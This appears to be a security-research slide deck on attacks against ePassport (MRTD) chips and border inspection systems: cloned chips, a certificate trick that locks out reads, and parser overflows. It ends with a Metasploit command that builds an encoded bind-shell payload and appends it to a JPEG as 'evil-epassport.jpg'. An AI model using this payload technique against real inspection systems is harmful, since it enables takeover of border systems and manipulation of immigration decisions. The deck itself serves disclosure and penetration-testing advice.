- Cloned tag behaves like an “official” ePassport
- Cloned tag could be extended with exploits
- Exploit could attack inspection system, backend or databases



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Evil MRTD

- It is possible to alter data before writing it to an emulator chip.
- Not only fake biometric data could be injected, but also malicious program code to alter the inspection system or the automated immigration system.



- This is a cloned MRTD with fake data for an inspection system.







NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Extended Access Control (EAC)

- In 2007 DN-Systems presented an attack that can make EAC-enabled passport chips unusable.
- We stated that if an EAC-key - required for reading fingerprints and updating certificates - is stolen or compromised, an attacker can upload a false certificate with an issue date far in the future.
- The affected chips block read access until the future date is reached.



## Chaos of Standards

- TLV and ASN.1 not correctly implemented
- Redundant meta formats for biometric data
- If signing key is lost, the whole country is doomed
- First, the data must be parsed, then it can be verified
- Design was made by politicians and not by IT security experts
- It is possible to manipulate data



## Inspection Systems

- Inspection systems should be evaluated
- Off-the-shelf PCs are too complex to be formally validated for correctness
- MRTD uses JPEG2000
- JPEG2000 is very complicated
  - Easy to exploit
  - For example, see CVE number CVE-2006-4391
  - Metasploit and other toolkits make it easy



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# A Vendor's Design of an Inspection System


- Uses “off-the-shelf” PC’s
- RFID-Reader is “Designed for Windows XP”
- No security improvement of the software
- Just like inserting a USB stick containing unknown data into the inspection system







## Problem with the Procedure



- First, read, data from the RFID chip
- Then, parse the structures
- Decode the payload
- Finally, verify the document cryptographically



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Attack Inspection System

- The fact that the all data must be read make the MRTD system very vulnerable to fake documents containing malicious data structures
- Attacker and auditor can use a free implementation for Java Smart-Cards to send exploits to inspection sSystems
  - <http://jmrtd.org/>



# NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>



[Main](#) | [About](#) | [Install](#) | [License](#) | [CSCA](#) | [API](#)

Google Custom Search

## A Free Implementation of Machine Readable Travel Documents

JMRTD is a free implementation of the [Machine Readable Travel Document](#) (MRTD) standards as specified by the [International Civil Aviation Organization](#) (ICAO). The electronic passport (or "ePassport"), which by now has been introduced in many countries, is an implementation of these standards.

Both a card side application (the "passport applet") and a host side API for accessing electronic passports are developed. The passport applet makes it possible to create your own passports (in case you're starting your own country). The applet is written in [Java Card](#).

The host side API makes it possible to authenticate with a passport and read the information on the chip. The host side API is written in Java.

### News

|                    |                                                |                           |
|--------------------|------------------------------------------------|---------------------------|
| February 12, 2010: | Version 0.4.4 of host API released             | <a href="#">Download</a>  |
| April 17, 2009:    | Version 0.0.2 of applet released               | <a href="#">Download</a>  |
| December 15, 2008: | Using your ePassport for online authentication | <a href="#">Read more</a> |

### Downloads

The host API can be downloaded as an automatic installer (thanks to [IzPack](#) and [JSmooth](#)).

- The current version of the host API is 0.4.4 and can be downloaded as a Windows installer: [jmrtd\\_installer.exe](#) or as a platform independent JAR file: [jmrtd\\_installer.jar](#).
- The current version of the applet is [passportapplet-0.0.2.zip](#).



Alternatively, you could check out the [SVN](#) repository (we're using the [Subclipse](#) plugin for [Eclipse](#)) Note that the host API currently requires JDK 1.6.

### Documentation



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Exploiting Inspection System

- Some basics about computer systems
- All existing inspection systems are standard Intel X86, IA64 computers
- Based on “Von Neumann” architecture
- This architecture does not differentiate between executable code and data
- Complex parsing makes it easy to attack it





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Vulnerabilities

- Low level, high level system language
- Efficient execution, usable for real-time solutions
- Pointers and arrays
- Pointer to (null-terminated?) block of memory
- Lack of bounds checking
- Buffer overflow
- Parser implementation?



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Vulnerability Examples

- CVE-2009-3873
- The JPEG Image Writer in Sun Java SE in JDK and JRE 5.0 before Update 22, JDK and JRE 6 before Update 17, and SDK and JRE 1.4.x before 1.4.2\_24 allows remote attackers to gain privileges via a crafted image file, related to a "quantization problem," aka Bug Id 6862968.



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Vulnerability Examples

- More than 46 JPEG and JPEG 2000 vulnerabilities are known
- More than 400 vulnerabilities with PKI / SSL / X.501 are known
- Some of them might be impacting some inspection systems
- Fingerprint is stored with wave-let compression as well, all biometric or cryptographic data (keys, signing keys, etc ..) are ideal for injection exploits



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Attack Techniques

- Criteria for successful attack
  - Locate a buffer that has an unsafe operation applied to it
  - Well-crafted input data to trigger the overflow
  - Buffer overrun vulnerabilities
  - Stack-based: Stack-smashing attack
  - Heap-based: Function pointers, C++ virtual pointers, exception handlers (CodeRed)





## Attack Techniques

- Format string exploits
- Exploit TLV (BER) parser of MRTD
- Writes #bytes output so far to TLV argument
- Exploit CBEFF redundant format
- Exploit JPEG / JPEG2000 biometric data



## Shell-Code

- Shell code could be injected into the MRTD
- JMRTD makes it easy to “enrich” the MRTD DG1..16 data with exactly this shell code to exploit the Inspection System
- Shell-Code can manipulate automated immigration decision




NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>



## Example – Rouge MRTD





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Exploits made easy - Metasploit

```
root@ophelia:~  
  
      o      8      o      o  
      8      8      8      8  
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P  
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8  
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8  
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8  
.....:8.....  
:8:  
:8:  
:8:  
  
      =[ metasploit v3.3.4-dev [core:3.3 api:1.0]  
+ -- --=[ 491 exploits - 231 auxiliary  
+ -- --=[ 192 payloads - 23 encoders - 8 nops  
  
msf >  
msf >  
msf > █
```





## Understanding Payloads

- Beware, exploits have even more potential!
  - They are commonly used to install system malware or gain system access or change the application behavior...
- This is accomplished with the help of a **payload**
  - Payload can change the immigration decision of the MRTD Inspection System
- The **payload** is a sequence of code that is executed when the vulnerability is triggered
- In other words, an exploit consists of two main parts:

EXPLOIT = Vulnerability + Payload



## Understanding Payloads

- The payload is usually written in Assembler Language
- Platform and OS dependant
  - A Win32 payload will not work in Linux (even if we are exploiting the same bug)
    - Big Endian, Little Endian Architectures
- Different payload types exist and they accomplish different tasks
  - exec → Execute a command or program on the remote system
  - download\_exec → Download a file from a URL and execute
  - upload\_exec → Upload a local file and execute
  - adduser → Add user to system accounts



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Metasploit Framework

## What is the Metasploit Framework?

- According to the Metasploit Team:

*“The Metasploit Framework is a platform for writing, testing, and using exploit code. The primary users of the Framework are professionals performing penetration testing, shellcode development, and vulnerability research.”*



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Understanding MSF

- The MSF is not only an environment for exploit development but also a platform for launching exploits on real-world applications. It is packaged with real exploits that can provide real damage.
- MSF is an open-source tool providing a very simplified method for launching dangerous attacks. As such, it has and still is attracting wannabe hackers and script kiddies.



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Injecting a Payload into a JPEG Image

```
root@ophelia:~  
ophelia ~ # msfpayload3 windows/shell_bind_tcp_xpfp LHOST=10.1.2.3 LPORT=8080 R | msfencode3 -o evil.asp  
[*] x86/shikata_ga_nai succeeded with size 557 (iteration=1)  
  
ophelia ~ # cat grunwald.jpg evil.asp > "evil-epassport.jpg"  
ophelia ~ # file evil-epassport.jpg  
evil-epassport.jpg: JPEG image data, JFIF standard 1.01  
ophelia ~ #
```





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Enrollment

- Every Web browser is easy to crack! Once the browser is compromised, the whole PC can be taken over.
- Many enrollments (Citizen Booth) have Internet access
- Unknown amount of them is infected with Trojans
- Via these stations ePassport data is collected and sent to the print shop



## Conclusion

- MRTD's are a highly complex systems, and very complicated to secure
- ICAO missed basic IT-Security rules (KISS)
- See the MRTD as USB-Stick with potential highly dangerous content
- An internal Inspection System (Photo, Biometric Hash) provides higher security
- Verify and Penetration Test the parser of the LDS (TLV-Parsing), try the exploit techniques discussed here



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

Thank you, keep in mind ...



High-tech ≠ High-security